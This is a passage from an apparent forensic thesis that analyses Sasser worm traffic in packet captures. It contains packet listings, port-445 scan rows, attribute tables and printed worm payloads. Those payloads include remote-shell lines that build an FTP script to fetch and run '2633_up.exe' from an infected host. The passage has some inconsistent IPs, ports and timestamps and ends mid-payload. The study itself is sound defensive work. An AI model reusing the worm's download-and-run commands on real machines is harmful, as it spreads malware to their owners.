109110	7518.932978	192.112.111.104	192.112.112.196	TCP	60	[TCP Dup ACK 109109#1] 3940 → 9996 [ACK] Seq=214 Ack=410 Win=63831 Len=	9996	Note

Figure 4.8: First Suspicious Traffic at Port 9996 in Dataset 1

Figure 4.8 shows the network traffic which contain communication between 192.112.111.104 and 192.112.112.196. This sample traffic is suspicious to be the malicious traffic where the malware is sending its copy to victim because the port 9996 is used by the Sasser worm as the remote shell opened on the vulnerable host by the attacker. 192.112.111.104 establish the connection to send the malware copy to 192.112.112.196 by sending SYN to the server from port 3940 to port 9996. Next, the server reply SYN+ACK. After that, 192.112.111.104 sends ACK to the server. After the server receives ACK reply from 192.112.111.104, the connection is successful. Then, the file is transmitted. If the file is failed to be transmitted, it will be retransmitted until it is successfully sent.

No.	Time	Source	Destination	Protocol	Length	Info	Des port	New Column
289369	18977.242765	192.112.112.200	192.112.110.144	TCP	62	4876 → 9996 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	9996	Chat
289370	18977.243040	192.112.110.144	192.112.112.200	TCP	62	9996 → 4876 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1	4876	Chat
289371	18977.243138	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [ACK] Seq=1 Ack=1 Win=64240 Len=0	9996	
289372	18977.253453	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=1	9996	
289373	18977.296676	192.112.110.144	192.112.112.200	TCP	93	9996 → 4876 [PSH, ACK] Seq=2 Ack=2 Win=64239 Len=39	4876	
289374	18977.297896	192.112.112.200	192.112.110.144	TCP	268	4876 → 9996 [PSH, ACK] Seq=2 Ack=40 Win=64201 Len=214	9996	
289375	18977.297362	192.112.110.144	192.112.112.200	TCP	97	9996 → 4876 [PSH, ACK] Seq=40 Ack=216 Win=64025 Len=43	4876	
289415	18977.476749	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [ACK] Seq=216 Ack=83 Win=64158 Len=0	9996	
289416	18977.477831	192.112.110.144	192.112.112.200	TCP	355	9996 → 4876 [PSH, ACK] Seq=83 Ack=216 Win=64025 Len=301	4876	
289461	18977.695559	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [ACK] Seq=216 Ack=384 Win=63857 Len=0	9996	
289462	18977.695883	192.112.110.144	192.112.112.200	TCP	105	9996 → 4876 [PSH, ACK] Seq=384 Ack=216 Win=64025 Len=51	4876	
289498	18977.914391	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [ACK] Seq=216 Ack=435 Win=63886 Len=0	9996	
289524	18976.242274	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [RST] Seq=216 Win=0 Len=0	9996	Warning

Figure 4.9: Second Suspicious Traffic at Port 9996 in Dataset 1

Figure 4.9 shows the network traffic which contain communication between 192.112.112.200 and 192.112.110.144. This sample traffic is suspicious to be the malicious traffic where the malware is sending it's copy to victim because the port 9996 is used by the Sasser worm as the remote shell opened on the vulnerable host by the attacker. 192.112.112.200 establish the connection to send the malware copy to 192.112.110.144 by sending SYN to the server from port 4876 to port 9996. Next, the server reply SYN+ACK. After that, 192.112.112.200 sends ACK to the server. After the server recieves ACK reply from 192.112.112.200, the connection is succesful. Then, the file is transmitted. If the file is failed to be transmitted, it will be retransmitted until it is successfully sent. The communication is further observed and the results shows some malicious activities in which there is 5554 port used as shown in Figure 4.10 and Figure 4.11.

No.	Time	Source	Destination	Protocol	Length	Info	Des port	New Column
188979	7518.479977	192.112.112.196	192.112.111.104	TCP	62	3088 → 5554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	5554	Chat
188988	7518.480017	192.112.112.196	192.112.111.104	TCP	62	[TCP Out-Of-Order] 3088 → 5554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA...	5554	Warning
188981	7518.480244	192.112.111.104	192.112.112.196	TCP	62	5554 → 3088 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1	3088	Chat
188982	7518.480278	192.112.111.104	192.112.112.196	TCP	62	[TCP Out-Of-Order] 5554 → 3088 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0	3088	Warning
188983	7518.480377	192.112.112.196	192.112.111.104	TCP	60	3088 → 5554 [ACK] Seq=1 Ack=1 Win=64240 Len=0	5554	
188984	7518.480447	192.112.112.196	192.112.111.104	TCP	60	[TCP Dup ACK 188983#1] 3088 → 5554 [ACK] Seq=1 Ack=1 Win=64240 Len=0	5554	Note
188985	7518.481153	192.112.111.104	192.112.112.196	TCP	61	5554 → 3088 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7	3088	
188986	7518.481186	192.112.111.104	192.112.112.196	TCP	61	[TCP Retransmission] 5554 → 3088 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7	3088	Note
188987	7518.481532	192.112.112.196	192.112.111.104	TCP	70	3088 → 5554 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=16	5554	
188988	7518.481567	192.112.112.196	192.112.111.104	TCP	70	[TCP Retransmission] 3088 → 5554 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=...	5554	Note
188989	7518.481693	192.112.111.104	192.112.112.196	TCP	61	5554 → 3088 [PSH, ACK] Seq=8 Ack=17 Win=64224 Len=7	3088	
188990	7518.481726	192.112.111.104	192.112.112.196	TCP	61	[TCP Retransmission] 5554 → 3088 [PSH, ACK] Seq=8 Ack=17 Win=64224 Len=...	3088	Note
188991	7518.481903	192.112.112.196	192.112.111.104	TCP	64	3088 → 5554 [PSH, ACK] Seq=17 Ack=15 Win=64226 Len=10	5554	
188992	7518.481938	192.112.112.196	192.112.111.104	TCP	64	[TCP Retransmission] 3088 → 5554 [PSH, ACK] Seq=17 Ack=15 Win=64226 Le...	5554	Note
188993	7518.482023	192.112.111.104	192.112.112.196	TCP	61	5554 → 3088 [PSH, ACK] Seq=15 Ack=27 Win=64214 Len=7	3088	
188994	7518.482057	192.112.111.104	192.112.112.196	TCP	61	[TCP Retransmission] 5554 → 3088 [PSH, ACK] Seq=15 Ack=27 Win=64214 Le...	3088	Note
188995	7518.483405	192.112.112.196	192.112.111.104	TCP	83	3088 → 5554 [PSH, ACK] Seq=27 Ack=22 Win=64219 Len=29	5554	
188996	7518.483463	192.112.112.196	192.112.111.104	TCP	83	[TCP Retransmission] 3088 → 5554 [PSH, ACK] Seq=27 Ack=22 Win=64219 Le...	5554	Note
188997	7518.483529	192.112.111.104	192.112.112.196	TCP	61	5554 → 3088 [PSH, ACK] Seq=22 Ack=56 Win=64185 Len=7	3088	
188998	7518.483562	192.112.111.104	192.112.112.196	TCP	61	[TCP Retransmission] 5554 → 3088 [PSH, ACK] Seq=22 Ack=56 Win=64185 Le...	3088	Note
188999	7518.483736	192.112.112.196	192.112.111.104	TCP	72	3088 → 5554 [PSH, ACK] Seq=56 Ack=29 Win=64212 Len=18	5554	
189000	7518.483771	192.112.112.196	192.112.111.104	TCP	72	[TCP Retransmission] 3088 → 5554 [PSH, ACK] Seq=56 Ack=29 Win=64212 Le...	5554	Note
189001	7518.483854	192.112.111.104	192.112.112.196	TCP	61	5554 → 3088 [PSH, ACK] Seq=29 Ack=74 Win=64167 Len=7	3088	
189002	7518.483888	192.112.111.104	192.112.112.196	TCP	61	[TCP Retransmission] 5554 → 3088 [PSH, ACK] Seq=29 Ack=74 Win=64167 Le...	3088	Note
189077	7518.691809	192.112.112.196	192.112.111.104	TCP	60	3088 → 5554 [ACK] Seq=74 Ack=36 Win=64205 Len=0	5554	
189078	7518.691844	192.112.112.196	192.112.111.104	TCP	60	[TCP Dup ACK 189077#1] 3088 → 5554 [ACK] Seq=74 Ack=36 Win=64205 Len=0	5554	Note
189089	7518.720972	192.112.111.104	192.112.112.196	TCP	61	5554 → 3088 [PSH, ACK] Seq=36 Ack=74 Win=64167 Len=7	3088	
189090	7518.721005	192.112.111.104	192.112.112.196	TCP	61	[TCP Retransmission] 5554 → 3088 [PSH, ACK] Seq=36 Ack=74 Win=64167 Le...	3088	Note
189095	7518.722123	192.112.112.196	192.112.111.104	TCP	60	3088 → 5554 [PSH, ACK] Seq=74 Ack=43 Win=64198 Len=6	5554	
189096	7518.722158	192.112.112.196	192.112.111.104	TCP	60	[TCP Retransmission] 3088 → 5554 [PSH, ACK] Seq=74 Ack=43 Win=64198 Le...	5554	Note
189099	7518.724588	192.112.111.104	192.112.112.196	TCP	60	5554 → 3088 [FIN, ACK] Seq=43 Ack=80 Win=64161 Len=0	3088	Chat
189100	7518.724582	192.112.111.104	192.112.112.196	TCP	60	[TCP Out-Of-Order] 5554 → 3088 [FIN, ACK] Seq=43 Ack=80 Win=64161 Len=0	3088	Warning
189101	7518.724691	192.112.112.196	192.112.111.104	TCP	60	3088 → 5554 [ACK] Seq=80 Ack=44 Win=64198 Len=0	5554	

Figure 4.10: First Suspicious Traffic at Port 5554 in Dataset 1

Figure 4.10 shows the first sample of suspect network traffic which contain communication between 192.112.112.196 and 192.112.111.104 at port 5554. Port 5554 is the FTP server on the infected machine. This sample traffic is suspicious

because maybe there are malicious traffic where malware copy is retrieved. First, 192.112.112.196 sends SYN to the server with IP address 192.112.111.104 from port 3008 to port 5554 to establish the connection. After that, the file contain malware copy is retrieved. If the file is failed to be transmitted, it will be retransmitted until it is successfully sent. The file is retrieved successfully when the server reply FIN+ACK.

No.	Time	Source	Destination	Protocol	Length	Info	Des port	New Column
289383	10977.403457	192.112.110.144	192.112.112.200	TCP	62	3008 → 5554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	5554	Chat
289384	10977.403634	192.112.112.200	192.112.110.144	TCP	62	5554 → 3008 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1	3008	Chat
289385	10977.403805	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [ACK] Seq=1 Ack=1 Win=64240 Len=0	5554	
289386	10977.404205	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7	3008	
289387	10977.404612	192.112.110.144	192.112.112.200	TCP	70	3008 → 5554 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=16	5554	
289388	10977.404691	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=8 Ack=17 Win=64224 Len=7	3008	
289389	10977.404930	192.112.110.144	192.112.112.200	TCP	64	3008 → 5554 [PSH, ACK] Seq=17 Ack=15 Win=64226 Len=10	5554	
289390	10977.404992	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=15 Ack=27 Win=64214 Len=7	3008	
289391	10977.406411	192.112.110.144	192.112.112.200	TCP	83	3008 → 5554 [PSH, ACK] Seq=27 Ack=22 Win=64219 Len=29	5554	
289392	10977.406478	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=22 Ack=56 Win=64185 Len=7	3008	
289393	10977.406718	192.112.110.144	192.112.112.200	TCP	73	3008 → 5554 [PSH, ACK] Seq=56 Ack=29 Win=64212 Len=19	5554	
289394	10977.406781	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=29 Ack=75 Win=64166 Len=7	3008	
289426	10977.526324	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [ACK] Seq=75 Ack=36 Win=64205 Len=0	5554	
289436	10977.573563	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=36 Ack=75 Win=64166 Len=7	3008	
289440	10977.574804	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [PSH, ACK] Seq=75 Ack=43 Win=64198 Len=6	5554	
289441	10977.574898	192.112.112.200	192.112.110.144	TCP	60	5554 → 3008 [FIN, ACK] Seq=43 Ack=81 Win=64160 Len=0	3008	Chat
289442	10977.575103	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [ACK] Seq=81 Ack=44 Win=64198 Len=0	5554	
289443	10977.575203	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [FIN, ACK] Seq=81 Ack=44 Win=64198 Len=0	5554	Chat
289444	10977.575269	192.112.112.200	192.112.110.144	TCP	60	5554 → 3008 [ACK] Seq=44 Ack=82 Win=64160 Len=0	3008	

Figure 4.11: Second Suspicious Traffic at Port 5554 in Dataset 1

Figure 4.11 shows the second sample of suspicious network traffic at port 5554 which contain communication between 192.111.110.114 and 192.112.112.200. This network traffic might be a malicious traffic where the malware copy is retrieved. First, 192.111.110.114 sends SYN to the server with IP address 192.112.112.200 from port 3008 to port 5554. Then, the server reply with SYN+ACK. After that, 192.112.110.144 send ACK to the server. The connection is successfully established when 192.112.112.200 receive the ACK reply from 192.112.110.144. Then, the file contain malware copy is successfully transmitted.

Suspicious network traffic payload inspection process

Based on the port number that have been identified, the traffic is further observed in order to confirm the malicious attack. The network traffic payload is examined as shown in Figure 4.12 and Figure 4.13. Figure 4.12 shows the network traffic payload from the first sample network at port 9996.

```
eMicrosoft Windows XP [Version 5.1.2600]cho off&echo open 192.112.111.104 5554>>cm
(C) Copyright 1985-2001 Microsoft Corp.
echo off&echo open 192.112.111.104 5554>>c

get 2633_up.exe
bye

C:\WINDOWS\system32>
```

Figure 4.12: Payload of First Suspicious Traffic at Port 9996 in Dataset 1

Based on the Figure 4.12, the malware has sent a payload to 192.112.112.196. The FTP port 5554 is opened to allow malware to connect with this port and send its copy through FTP server. 192.112.112.196 is asked to get 2633_up.exe through GET request. The file contains the malware copy and the malware wants the victim to download. Figure shows the payload from the second suspicious network sample at port 9996.

```
eMicrosoft Windows XP [Version 5.1.2600]cho off&echo open 192.112.112.200 5554>>cm
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>echo off&echo open 1

get 27286_up.exe
bye

C:\WINDOWS\
```

Figure 4.13: Payload of Second Suspicious Traffic at Port 9996 in Dataset 1

Figure 4.13 shows the payload that has been sent to 192.112.110.144. The FTP port 5554 is opened to allow malware to connect with this port and send its copy through FTP server. 192.112.110.144 is asked to get 27286_up.exe through GET request. The file contains the malware copy and the malware wants the victim to

download. Figure 4.14 and Figure 4.15 shows the payload from the first and second suspicious network traffic at port 5554.

```
220 OK
USER anonymous
331 OK
PASS bin
230 OK
PORT 192,112,112,196,11,193
200 OK
RETR 2633_up.exe
150 OK
226 OK
QUIT
```

Figure 4.14: Payload of First Suspicious Traffic at Port 5554 in Dataset 1

Figure 4.14 shows the payload from the first sample suspicious network traffic at port 5554. RETR request asks the server to send the file contains malware copy over an established connection. The OK status for code 226 means the server has fulfilled the request. The malware copy with name 2633_up.exe is sent after it is successfully written to the server's TCP buffers by 192.112.111.104 to 192.112.112.196.

```
220 OK
USER anonymous
331 OK
PASS bin
230 OK
PORT 192,112,110,144,11,193
200 OK
RETR 27286_up.exe
150 OK
226 OK
QUIT
```

Figure 4.15: Payload of Second Suspicious Traffic at Port 5554 in Dataset 1

Figure 4.15 shows the payload from the first sample suspicious network traffic at port 5554. RETR request asks the server to send the file contains malware copy over an established connection. The OK status for code 226 means the server has fulfilled the request. The malware copy with name 27286_up.exe is sent after it

is successfully written to the server's TCP buffers by 192.112.112.200 to 192.112.110.144.

Sasser worm's attribute identification process

Based on the results from the previous processes, the malware attributes are identified and shown in Table 4.1, Table 4.2, Table 4.3 and Table 4.4

Attributes from the sample of suspicious network traffic at port 9996

Table 4.1 shows the malware attributes identified in the first suspicious network traffic at port 9996.

Table 4.1: Malware Attributes of First Suspicious Traffic at Port 9996 in Dataset 1

Attribute	Data
Source IP address	192.112.111.104
Destination IP address	192.112.112.196
Source port	3940
Destination port	9996
Request method	GET
Data sent	2633_up.exe

Based on Table 4.1, the source IP address (192.112.111.104) is the IP where the packet originates. The destination IP address (192.112.112.196) is the IP address where the packet is sent to. Source port for this packet is 3940. The packet is sent to the destination port which is port 9996. The GET request method is used to send the data. The data that have been sent is 2633_up.exe which is malware copy. Next, Table 4.2 shows the attributes found from the second suspicious network traffic at port 9996.

Table 4.2: Malware Attributes of Second Suspicious Traffic at Port 9996 in Dataset 1

Attribute	Data
Source IP address	192.112.112.200
Destination IP address	192.112.110.144
Source port	4876
Destination port	9996
Request method	GET
Data sent	27286_up.exe

Based on Table 4.2, the source IP address (192.112.112.200) is the IP where the packet originates. The destination IP address (192.112.110.144) is the IP address where the packet is sent to. Source port for this packet is 4876. The packet is sent to the destination port which is port 9996. The GET request method is used to send the data. The data that have been sent is 27286_up.exe which is malware copy. Next, the attributes found from the suspicious network traffic at port 5554.

Attributes from the sample of suspect network traffic at port 5554

Table 4.3 shows the malware attributes identified from the first suspicious network traffic at port 5554.

Table 4.3: Malware Attributes of First Suspicious Traffic at Port 5554 in Dataset 1

Attribute	Data
Source IP address	192.112.112.196
Destination IP address	192.112.111.104
Source port	3008
Destination port	5554
Request method	RETR
Data sent	2633_up.exe

Based on Table 4.3, the source IP address (192.112.112.196) is the IP where the packet originates. The destination IP address (192.112.111.104) is the IP address where the packet is sent to. Source port for this packet is 3008. The packet is sent to the destination port which is port 5554. The RETR request method is used to retrieve the data. The data that have been retrieved is 2633_up.exe which is malware copy. Next, Table 4.4 shows the attributes found from the second suspicious network traffic at port 5554.

Table 4.4: Malware Attributes of Second Suspicious Traffic at Port 5554 in Dataset 1

Attribute	Data
Source IP address	192.112.110.144
Destination IP address	192.112.112.200
Source port	3008
Destination port	5554
Request method	RETR
Data sent	27286_up.exe

Based on Table 4.4, the source IP address (192.112.110.144) is the IP where the packet originates. The destination IP address (192.112.112.200) is the IP address where the packet is sent to. Source port for this packet is 3008. The packet is sent to the destination port which is port 5554. The RETR request method is used to retrieve the data. The data that have been retrieved is 27286_up.exe which is malware copy. Next, the Dataset 2 will be analyzed.

4.4.2 Dataset 2 Analysis

General attributes identification process

General attributes identification process are the same process that have been done for Dataset 1.

Network traffic observation process

The network traffic for Dataset 2 is observed to determine the packet that the malware use to sending their copy. The samples of network traffic shown in Figure 4.16 are suspicious traffic where scanning activities is done.

No.	Time	Source	Destination	Protocol	Length	Info	Des port	New Column
59611	10831.382700	192.112.110.1	192.112.110.144	ICMP	70	Destination unreachable (Host unreachable)	445	
59612	10831.388059	192.112.110.144	192.112.40.166	TCP	62	3310 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59613	10831.393518	192.112.110.144	192.117.203.73	TCP	62	3311 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59614	10831.398888	192.112.110.144	192.163.97.238	TCP	62	3312 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59615	10831.404429	192.112.110.144	21.69.137.219	TCP	62	3313 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59616	10831.411815	192.112.110.144	192.112.218.187	TCP	62	3314 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59617	10831.417315	192.112.110.144	192.112.201.139	TCP	62	3315 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59618	10831.422677	192.112.110.144	121.106.149.240	TCP	62	3316 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59619	10831.428135	192.112.110.144	131.83.51.130	TCP	62	3317 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59620	10831.433695	192.112.110.144	197.237.139.146	TCP	62	3318 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59621	10831.441109	192.112.110.144	187.222.97.215	TCP	62	3319 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59622	10831.449169	192.112.110.144	192.112.84.26	TCP	62	3320 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59623	10831.454375	192.112.110.144	208.38.94.7	TCP	62	3321 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59624	10831.459794	192.112.110.144	27.1.181.164	TCP	62	3322 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59625	10831.465429	192.112.110.144	172.22.190.50	TCP	62	3323 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59626	10831.470925	192.112.110.144	192.244.4.254	TCP	62	3324 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59627	10831.476511	192.112.110.144	40.3.247.160	TCP	62	3325 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59628	10831.481993	192.112.110.144	192.234.3.153	TCP	62	3326 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59629	10831.543492	192.112.110.144	192.185.246.75	TCP	62	3327 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59630	10831.568174	192.112.110.144	34.210.66.105	TCP	62	3328 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59631	10831.573748	192.112.110.144	192.85.190.81	TCP	62	3329 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59632	10831.579469	192.112.110.144	189.103.74.194	TCP	62	3330 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59633	10831.584957	192.112.110.144	192.112.108.192	TCP	62	3331 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59634	10831.590351	192.112.110.144	192.84.225.140	TCP	62	3332 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note
59635	10831.595625	192.112.110.144	192.112.253.151	TCP	62	3333 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445	Note

Figure 4.16: Suspicious Traffic (Scanning Process) in Dataset 2

Figure 4.16 shows the first sample network traffic shows that 192.112.110.144 may be do scanning activities towards random IP addresses and ports in sequence. The next sample of suspicious network traffic at port 9996 are shown in Figure 4.17.

No.	Time	Source	Destination	Protocol	Length	Info	Des port	New Column
58489	10787.270417	192.112.112.200	192.112.110.144	TCP	62	4876 → 9996 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	9996	Chat
58490	10787.270615	192.112.112.200	192.112.112.200	TCP	62	9996 → 4876 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1	4876	Chat
58491	10787.270792	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [ACK] Seq=1 Ack=1 Win=64240 Len=0	9996	
58492	10787.281106	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=1	9996	
58493	10787.324251	192.112.110.144	192.112.112.200	TCP	93	9996 → 4876 [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=39	4876	
58494	10787.324782	192.112.112.200	192.112.110.144	TCP	268	4876 → 9996 [PSH, ACK] Seq=2 Ack=40 Win=64201 Len=214	9996	
58495	10787.324944	192.112.110.144	192.112.112.200	TCP	97	9996 → 4876 [PSH, ACK] Seq=40 Ack=216 Win=64025 Len=43	4876	
58524	10787.504399	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [ACK] Seq=216 Ack=83 Win=64158 Len=0	9996	
58525	10787.504569	192.112.110.144	192.112.112.200	TCP	355	9996 → 4876 [PSH, ACK] Seq=83 Ack=216 Win=64025 Len=301	4876	
58554	10787.723201	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [PSH, ACK] Seq=216 Ack=384 Win=63857 Len=0	9996	
58555	10787.723457	192.112.110.144	192.112.112.200	TCP	105	9996 → 4876 [PSH, ACK] Seq=384 Ack=216 Win=64025 Len=51	4876	
58556	10787.941952	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [ACK] Seq=216 Ack=435 Win=63806 Len=0	9996	
58557	10788.269922	192.112.112.200	192.112.110.144	TCP	60	4876 → 9996 [RST] Seq=216 Win=0 Len=0	9996	Warning

Figure 4.17: Suspicious Traffic at Port 9996 in Dataset 2

Figure 4.17 shows the network traffic which contain communication between 192.112.112.200 and 192.112.110.144. This sample traffic is suspicious to be the malicious traffic where the malware is sending its copy to victim because the port 9996 is used by the Sasser worm as the remote shell opened on the vulnerable host by the attacker. 192.112.112.200 establish the connection to send the malware copy to 192.112.110.144 by sending SYN to the server from port 4876 to port 9996. Next, the server reply SYN+ACK. After that, 192.112.112.200 sends ACK to the server.

After the server receives ACK reply from 192.112.112.200, the connection is successful. Then, the file is transmitted. If the file is failed to be transmitted, it will be retransmitted until it is successfully sent. The communication is further observed and the results shows some malicious activities in which there is 5554 port used as shown in Figure 4.18

No.	Time	Source	Destination	Protocol	Length	Info	Des port	New Column
58496	10787.431839	192.112.110.144	192.112.112.200	TCP	62	3008 → 5554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	5554	Chat
58497	10787.431287	192.112.112.200	192.112.110.144	TCP	62	5554 → 3008 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1	3008	Chat
58498	10787.431392	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [ACK] Seq=1 Ack=1 Win=64240 Len=0	5554	
58499	10787.431856	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7	3008	
58500	10787.432198	192.112.110.144	192.112.112.200	TCP	70	3008 → 5554 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=16	5554	
58501	10787.432343	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=8 Ack=17 Win=64224 Len=7	3008	
58502	10787.432516	192.112.110.144	192.112.112.200	TCP	64	3008 → 5554 [PSH, ACK] Seq=17 Ack=15 Win=64226 Len=10	5554	
58503	10787.432644	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=15 Ack=27 Win=64214 Len=7	3008	
58504	10787.433994	192.112.110.144	192.112.112.200	TCP	83	3008 → 5554 [PSH, ACK] Seq=27 Ack=22 Win=64219 Len=29	5554	
58505	10787.434129	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=22 Ack=56 Win=64185 Len=7	3008	
58506	10787.434305	192.112.110.144	192.112.112.200	TCP	73	3008 → 5554 [PSH, ACK] Seq=56 Ack=29 Win=64212 Len=19	5554	
58507	10787.434432	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=29 Ack=75 Win=64166 Len=7	3008	
58535	10787.553908	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [ACK] Seq=75 Ack=36 Win=64205 Len=0	5554	
58546	10787.601223	192.112.112.200	192.112.110.144	TCP	61	5554 → 3008 [PSH, ACK] Seq=36 Ack=75 Win=64166 Len=7	3008	
58549	10787.602386	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [PSH, ACK] Seq=75 Ack=43 Win=64198 Len=6	5554	
58550	10787.602548	192.112.112.200	192.112.110.144	TCP	60	5554 → 3008 [FIN, ACK] Seq=43 Ack=81 Win=64160 Len=0	3008	Chat
58551	10787.602688	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [ACK] Seq=81 Ack=44 Win=64198 Len=0	5554	
58552	10787.602788	192.112.110.144	192.112.112.200	TCP	60	3008 → 5554 [FIN, ACK] Seq=81 Ack=44 Win=64198 Len=0	5554	Chat
58553	10787.602918	192.112.112.200	192.112.110.144	TCP	60	5554 → 3008 [ACK] Seq=44 Ack=82 Win=64160 Len=0	3008	

Figure 4.18: Suspicious Traffic at Port 5554 in Dataset 2

Figure 4.18 shows the first sample of suspect network traffic which contain communication between 192.112.110.144 and 192.112.112.200 at port 5554. Port 5554 is the FTP server on the infected machine. This sample traffic is suspicious because maybe there are malicious traffic where malware copy is retrieved. First, 192.112.110.144 sends SYN to the server with IP address 192.112.112.200 from port 3008 to port 5554 to establish the connection. After that, the file contain malware copy is retrieved. If the file is failed to be transmitted, it will be retransmitted until it is successfully sent. The file is retrieved successfully when the server reply FIN+ACK.

Suspicious network traffic payload inspection process

Based on the port number that have been indentified, the traffic is further observed in order to confirm the malicious attack. The network traffic payload is examined as shown in Figure 4.19 and Figure 4.20. Figure 4.19 shows the network traffic payload from the sample network at port 9996.


```

Microsoft Windows XP [Version 5.1.2600] cho off&echo open 192.112.112.200 5554>>cm
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>echo off&echo open 1

